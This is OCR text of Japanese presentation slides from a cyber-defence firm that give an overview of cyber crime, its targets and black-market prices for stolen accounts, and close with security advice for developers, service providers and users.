Cyber Attack

サイバー犯罪
Cyber Crime

ｽｸﾘﾌﾟﾄｷﾃﾞｨ
ﾆｭｰﾋﾞｰ

目的がより明確に


ハッキング
サービス不正利用
マルウェア
脅迫行為
Webサイト改ざん
(D)DoS攻撃

機微な情報・機密情報の搾取
- 設計データ
- 取引先情報
- 内部情報
- 顧客データ(個人情報)

重要インフラへの攻撃
- 軍事施設
- 原発などの電力施設
- 科学施設
- 交通機関
- ライフライン

世界規模のサイバー攻撃

今や世界中でサイバー攻撃は行われている



Honeynet Project：http://map.honeycloud.net/

データベースは宝の山

Black market products and prices

1. **Credit cards** (Visa, MasterCard, American Express, etc.). They sell the credit card numbers with the PIN and all data required for any online or offline operation. From $2 to $90 per card.
2. **Bank accounts**. Criminals sell all the details needed to access online bank accounts (with a guaranteed balance starting at $20,000). From $80 to $700 per account.
3. **Online service accounts** (PayPal, eBay, Click and Buy, AlerPay, MoneyBookers...), webmail services (Hotmail, Gmail, etc.) or social networking sites (Facebook, Twitter, etc.). From $10 to $1500 per account.

まとめ的な

- Webのセキュリティといっても、作る側、使う側、提供する側など立場によって、その取り組み方は異なる。

- 作る側
  もともとは仕様やバグから始まった脆弱性を理解し、セキュアな実装をしていく必要がある。

- 提供する側
  脆弱性とその脅威を理解し、作る側・使う側に対して、利便性と安全性の両方をバランスよく提供していく必要がある。

- 使う側
  完全に信用せずに、怪しむ・用心するなどの意識をもって、自衛策を取る。

ご清聴ありがとうございました。

(株)サイバーディフェンス研究所
利根川義英
tonegawa@cyberdefense.jp